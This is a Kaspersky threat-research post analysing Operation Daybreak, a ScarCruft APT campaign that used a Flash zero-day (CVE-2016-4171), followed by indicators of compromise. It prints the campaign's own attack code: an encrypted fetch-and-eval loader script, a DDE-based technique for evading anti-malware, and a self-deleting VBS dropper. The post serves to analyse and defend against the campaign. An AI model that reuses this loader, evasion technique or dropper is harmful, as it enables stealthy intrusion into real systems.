Operation Daybreak

SL securelist.com/operation-daybreak/75100

By Costin Raiu , Anton Ivanov on June 17, 2016. 6:00 am

Earlier this year, we deployed new technologies in Kaspersky Lab products to identify and block zero-day attacks. This technology already proved its effectiveness earlier this year, when it caught an Adobe Flash zero day exploit (CVE-2016-1010). Earlier this month, our technology caught another zero-day Adobe Flash Player exploit deployed in targeted attacks. We believe the attacks are launched by an APT Group we track under the codename “ScarCruft”.

ScarCruft is a relatively new APT group; victims have been observed in Russia, Nepal, South Korea, China, India, Kuwait and Romania. The group has several ongoing operations, utilizing multiple exploits — two for Adobe Flash and one for Microsoft Internet Explorer.

Operation Daybreak appears to have been launched by ScarCruft in March 2016 and employs a previously unknown (0-day) Adobe Flash Player exploit. It is also possible that the group deployed another zero day exploit, CVE-2016-0147, which was patched in April.

This exploit caught by our technologies highlights a few very interesting evasion methods, some of which we haven’t seen before. We describe them below.

Operation Daybreak general information


Operation Daybreak appears to have been launched by unknown attackers to infect high profile targets through spear-phishing e-mails. To date, we have observed more than two dozen victims for these attacks.

Although the *exact* attack vector remains unknown, the targets appear to receive a malicious link which points to a hacked website where the exploitation kit is hosted. The hacked web server hosting the exploit kit is associated with the ScarCruft APT and used in another line of attacks. Certain details, such as using the same infrastructure and targeting, make us believe that Operation Daybreak is being done by the ScarCruft APT group.

The ScarCruft APT group is a relatively new player and managed to stay under the radar for some time. In general, their work is very professional and focused. Their tools and techniques are well above the average. Prior to the discovery of Operation Daybreak, we observed the ScarCruft APT launching a series of attacks in Operation Erebus. Operation Erebus leverages another Flash Player exploit (CVE-2016-4117) through the use of watering hole attacks.

In the case of Operation Daybreak, the hacked website hosting the exploit kit performs a couple of browser checks before redirecting the visitor to a server controlled by the attackers hosted in Poland.

The main exploit page script contains a BASE64 decoder, as well as rc4 decryption implemented in JS.



```
                <div id=divBodyDebug></div>
        <script language='javascript'>
         main_ajax = new Ajax({
    url: 'ap.php',
    type: 'POST',
    contentType: 'application/x-www-form-urlencoded',
    params: 'q=rZLfFWeAauXu7V52k_5oGSQyAO71kAPWGN8EwEccBkJ0kIF4q0UlwAcsR-_U6KbvuAtPwJzpKDwsti_C2Ms9-w==&s=7thdr4uiasgvhekctjmv4v74f3&',
    onSuccess: function(ao){s = (rc4('7thdr4uiasgvhekctjmv4v74f3',Base64.decode(ao.xhr.responseText))); eval(s);}
    });
                </script>
          </body>
   </html>
```


The parameters sent to the "ap.php" script are randomly generated on each hit, so the second stage payload gets encrypted differently each time. This prevents easy detection by MD5 or signatures of the second stage payload.

The exploitation process consists of three Flash objects. The Flash object that triggers the vulnerability in Adobe Flash Player is located in second SWF delivered to the victim.

At the end of the exploitation chain, the server sends a legitimate PDF file to user – "china.pdf". The "china.pdf" file shown to the victims in the last stage of the attack seems to be written in Korean:

Decoy document shown to victims

The document text talks about disagreements between China and "The North" over nuclear programs and demilitarization.



2016 년 북중관계 전망

■ 2015 년 북중관계 평가

- 시진핑(習近平)의 중국과 북은 비핵화를 둘러싼 이견과 마찰을 보이면서 관계가 악화되었음.
ㅇ 북의 3 차 핵실험(2013.3)과 중국의 대북제재 강화, 장성택의 처형(2013.12), 시진핑의 방한(2014.7) 등이 이어지면서 양국간 고위층 교류와 소통 채널도 단절

- 이러한 상황에서 북 노동당 창건 70 주년 기념식(2015.10)에 중국 권력 서열 5 위인 류윈산(劉雲山) 중국공산당 정치국 상무위원이 방북함으로써 북중관계의 복원 가능성에 대한 관심이 고조되었음.

- 그러나 12 월 북 모란봉 악단의 베이징 공연이 돌연 취소되면서 북중관계 개선에 많은 의문이 증폭되었음.

■ 북중관계 복원론과 한계론

- 북중관계의 복원 가능성을 전망하는 관점은 류윈산 방북을 북중관계 개선의 신호탄으로 보며, 향후 북중관계는 정상화 과정을 거치며 회복될 것이라고 주장함.


Vulnerability technical details

The vulnerability (CVE-2016-4171) is located in the code which parses the ExecPolicy metadata information.

This is what the structure looks like:


This structure also contains an array of item_info structures:

The documentation says the following about these structures:



```
metadata_info
{
        u30 name
        u30 item_count
        item_info items[item_count]
}
```


"The item_info entry consists of item_count elements that are interpreted as key/value pairs of indices into the string table of the constant pool. If the value of key is zero, this is a keyless entry and only carries a value."



```
item_info
{
        u30 key
        u30 value
}
```


In the exploit used by the ScarCruft group, we have the following item_info structures:

Item_info array in exploit object



```
metadataInfo.itemCount : 000003E8
itemInfo.key : 00000005
itemInfo.value : 00000869
itemInfo.key : 00000005
itemInfo.value : 0000086D
itemInfo.key : 00000005
itemInfo.value : 00000871
itemInfo.key : 00000005
itemInfo.value : 00000875
```

The code that triggers the vulnerability parses this structure and, for every key and value members, tries to get the respective string object from string constant pool. The problem relies on the fact that the ".key" and ".value" members are used as indexes without any kind of boundary checks. It is easy to understand that if key or value members are larger than string constant pool array, a memory corruption problem appears. It is also important to mention that this member's (value, key) are directly read from SWF object, so an attacker can easily use them to implement arbitrary read/write operations.



```
679a518f cc              int     3
679a5190 8b4130          mov     eax,dword ptr [ecx+30h]
679a5193 8b4c2404        mov     ecx,dword ptr [esp+4]
679a5197 8b448808        mov     eax,dword ptr [eax+ecx*4+8]
679a519b c20400          ret     4
679a519e cc              int     3
679a519f cc              int     3
679a51a0 56              push    esi
679a51a1 57              push    edi
679a51a2 8bf9            mov     edi,ecx
679a51a4 8b87b0000000    mov     eax,dword ptr [edi+0B0h]
679a51aa 8b4c240c        mov     ecx,dword ptr [esp+0Ch]
679a51ae 8d748808        lea     esi,[eax+ecx*4+8]
679a51b2 8b06            mov     eax,dword ptr [esi]  ds:0023:066131cc=????????
679a51b4 3b87a8000000    cmp     eax,dword ptr [edi+0A8h]
679a51ba 0f8285000000    jb      Flash32_21_0_0_242!IAEModule_IAEKernel_UnloadModule+
679a51c0 3b87ac000000    cmp     eax,dword ptr [edi+0ACh]
679a51c6 737d            jae     Flash32_21_0_0_242!IAEModule_IAEKernel_UnloadModule+
679a51c8 56              push    esi
679a51c9 e882c6faff      call    Flash32_21_0_0_242!IAEModule_IAEKernel_UnloadModule+
679a51ce 8b16            mov     edx,dword ptr [esi]
679a51d0 8b4f04          mov     ecx,dword ptr [edi+4]
679a51d3 83c404          add     esp,4
679a51d6 6a00            push    0
679a51d8 6a01            push    1
```

```
0:007> r ecx
ecx=00000869
```


Getting object by index from constant pool without any checks

Using this vulnerability, the exploit implements a series of writes at specified addresses to achieve full remote code execution.

Bypassing security solutions through DDE

The Operation Daybreak attack employs multiple stages, which are all outstanding in some way. One of them attracted our attention because it implements a bypass for security solutions we have never seen before.

In the first stage of the attack, the decrypted shellcode executed by the exploit downloads and executes a special DLL file. This is internally called “yay_release.dll”:




```
00 00 00-A2 0E 01 00      3K)W    B♫◎
00 00 00-98 0E 01 00  ◎   ◎   ◎   Ш♫◎
21 00 00-B2 0E 01 00  b♫◎ a♫◎ A!  ▓♫◎
65 61 73-65 2E 64 6C    yay_release.dl
74 69 76-65 4C 6F 61  l _ReflectiveLoa
00 00 00-00 00 00 00  der@0
```

Second stage DLL internal name and export

The code of this module is loaded directly into the exploited application and has several methods of payload execution. One of method uses a very interesting technique of payload execution which is designed mostly to bypass modern anti-malware products. This uses an interesting bug in the Windows DDE component. It is not a secret that anti-malware systems trigger on special system functions that are called in the context of potential vulnerable applications to make a deeper analysis of API calls such as CreateProcess, WinExec or ShellExecute.


For instance, such defense technologies trigger if a potentially vulnerable application such as Adobe Flash starts other untrusted applications, scripts interpreters or even the command console.

To make execution of payload invisible for these defense systems, the threat actors used the Windows DDE interface in a very clever way. First, they register a special window for it:



```
CreateWindowExA(0, "DDELauncher", "Title", 0xCF0000u, 0, 0, 20, 30, 0, 0, 0, 0);
while ( 1 )
{
  v0 = GetMessageA(&Msg, 0, 0, 0);
  if ( !v0 )
    break;
  if ( dword_10064440 )
    return v0;
  TranslateMessage(&Msg);
  DispatchMessageA(&Msg);
}
```


In the window procedure, they post WM_DDE_EXECUTE messages with commands:



```
GlobalUnlock(hMem);
v5 = PackDDElParam(0x3E8u, 0, (UINT_PTR)hMem);
if ( !PostMessageA(hWnd, 0x3E8u, wParam, v5) )
  GlobalFree(hMem);
result = 0;
```

Sending WM_DDE_EXECUTE message to window


The attackers used the following commands:



```
rdata:1000E3E8                         unicode 0, <[AddItem("wscript" "%s", "MSN Live update", 1)]>,0
rdata:1000E448 ; wchar_t aMsnLiveUpdate_
rdata:1000E448 aMsnLiveUpdate_:                         ; DATA XREF: sub_100015E0+F3↑o
rdata:1000E448                         unicode 0, <\MSN Live update.lnk>,0
rdata:1000E472                         align 4
rdata:1000E474 ; wchar_t aSMsnLiveUpdate
rdata:1000E474 aSMsnLiveUpdate:                         ; DATA XREF: sub_100015E0+130↑o
rdata:1000E474                         unicode 0, <%s\MSN Live update.lnk>,0
rdata:1000E4A2                         align 8
rdata:1000E4A8 ; wchar_t aShowgroupMsnLi
rdata:1000E4A8 aShowgroupMsnLi:                         ; DATA XREF: sub_100015E0:loc_1000176F↑o
rdata:1000E4A8                         unicode 0, <[ShowGroup("MSN Live update.lnk", "dummystr", 1)]>,0
rdata:1000E50C                         align 10h
rdata:1000E510 ; wchar_t aDeleteitem__Ms
rdata:1000E510 aDeleteitem__Ms:                         ; DATA XREF: sub_100015E0+1C7↑o
rdata:1000E510                         unicode 0, <[DeleteItem("..\MSN Live update")]>,0
rdata:1000E556                         align 4
rdata:1000E558 ; wchar_t aDeletegroupMsn
rdata:1000E558 aDeletegroupMsn:                         ; DATA XREF: sub_100015E0:loc_100017BE↑o
rdata:1000E558                         unicode 0, <[DeleteGroup("MSN Live update.lnk", "1")]>,0
rdata:1000E5AC aDdelauncher:                            ; DATA XREF: sub_10001840+43↑o
```

The main idea here is that if you create a LNK to an executable or command, then use the ShowGroup method, the program will be executed. This is an undocumented behavior in Microsoft Windows.

In our case, a malicious VBS was executed, which installs a next stage payload stored in CAB file:



```
Dim objshell
  Dim objfso
  Dim destPath
  Dim cmdLine
 On Error Resume Next
  set objshell = WScript.CreateObject("WScript.shell")
  set objfso = WScript.CreateObject("Scripting.FileSystemObject")
   objfso.DeleteFile Wscript.ScriptFullName
  Wscript.Sleep 5000
    destPath = objshell.ExpandEnvironmentStrings("%s")
  objfso.DeleteFile destPath
  objfso.CopyFile "%s", destPath, OverwriteExisting
 objfso.DeleteFile "%s"
    cmdLine = "wusa " + destPath + " /quiet /extract:%%SYSTEMROOT%%\System32\"
    objshell.run cmdLine, 0, true
 objfso.DeleteFile destPath
  objfso.CreateTextFile "%s"
  set objshell = Nothing
```

Malicious VBS used in the attack

We have reported this “creative” abuse of DDE to Microsoft’s security team.

The final payload of the attack is a CAB file with the following MD5:

> 8844a537e7f533192ca8e81886e70fbc

The MS CAB file (md5: 8844a537e7f533192ca8e81886e70fbc) contains 4 malicious DLL files:

MD5	Filename
a6f14b547d9a7190a1f9f1c06f906063	cfgifut.dll
e51ce28c2e2d226365bc5315d3e5f83e	cldbct.dll
067681b79756156ba26c12bc36bf835c	cryptbase.dll
f8a2d4ddf9dc2de750c8b4b7ee45ba3f	msfte.dll


The file cldbct.dll (e51ce28c2e2d226365bc5315d3e5f83e) connects to the following C2:

hXXp://webconncheck.myfw[.]us:8080/8xrss.php

The modules are signed by an invalid digital certificates listed as “Tencent Technology (Shenzhen) Company Limited” with serial numbers, copied from real Tencent certificates:

- 5d 06 88 f9 04 0a d5 22 87 fc 32 ad ec eb 85 b0
- 71 70 bd 93 cf 3f 18 9a e6 45 2b 51 4c 49 34 0e

Invalid digital signature on malware samples



Digital Signature Information

This digital signature is not valid.

Signer information

Name: Tencent Technology(Shenzhen) Company Limited

Email: Not available

Signing time: Friday, May 18, 2012 4:59:31 PM

Countersignatures

Name ...	Email a...	Timestamp
Symant...	Not av...	Friday, M...

The malware deployed in this attack is extremely rare and apparently reserved only for high profile victims. Our products detect it as well as other malware from ScarCruft as **HEUR:Trojan.Win32.ScarCruft.gen**.

Victims:

Although our visibility is rather limited, some of the victims of these attacks include:

- A law enforcement agency in an Asian country
- One of the largest trading companies in Asia and in the world
- A mobile advertising and app monetization company in the USA
- Individuals related to the International Association of Athletics Federations
- A restaurant located in one of the top malls in Dubai

Some of these were compromised over the last few days, indicating the attackers are still very active.

Conclusions:

Nowadays, in-the-wild Flash Player exploits are becoming rare. This is because in most cases they need to be coupled with a Sandbox bypass exploit, which makes them rather tricky.

Additionally, Adobe has been doing a great job at implementing new mitigations to make exploitation of Flash Player more and more difficult.

Nevertheless, resourceful threat actors such as ScarCruft will probably continue to deploy zero-day exploits against their high profile targets.

As usual, the best defense against targeted attacks is a multi-layered approach. Windows users should combine traditional anti-malware technologies with patch management, host intrusion detection and, ideally, whitelisting and default-deny strategies. According to a study by the Australian DSD, 85% of the targeted attacks analysed could have been stopped by four simple defense strategies. While it's impossible to achieve 100% protection, in practice and most cases all you have to do is increase your defenses to the point where it becomes too expensive for the attacker – who will just give up and move on to other targets.

Kaspersky products detect flash exploit as HEUR:Exploit.SWF.Agent.gen also our AEP (Automatic Exploit Prevention) component can successfully detect this attack. Payloads are detected with HEUR:Trojan.Win32.ScarCruft.gen verdict.

** More information about the ScarCruft APT group is available to customers of Kaspersky Intelligent Services.*

Indicators of compromise:

Malicious IPs and hostnames:

- 212.7.217[.]10
- reg.flnet[.]org
- webconncheck.myfw[.]us

MD5s:

3e5ac6bbf108feec97e1cc36560ab0b6

a6f14b547d9a7190a1f9f1c06f906063

e51ce28c2e2d226365bc5315d3e5f83e

067681b79756156ba26c12bc36bf835c

f8a2d4ddf9dc2de750c8b4b7ee45ba3f

8844a537e7f533192ca8e81886e70fbc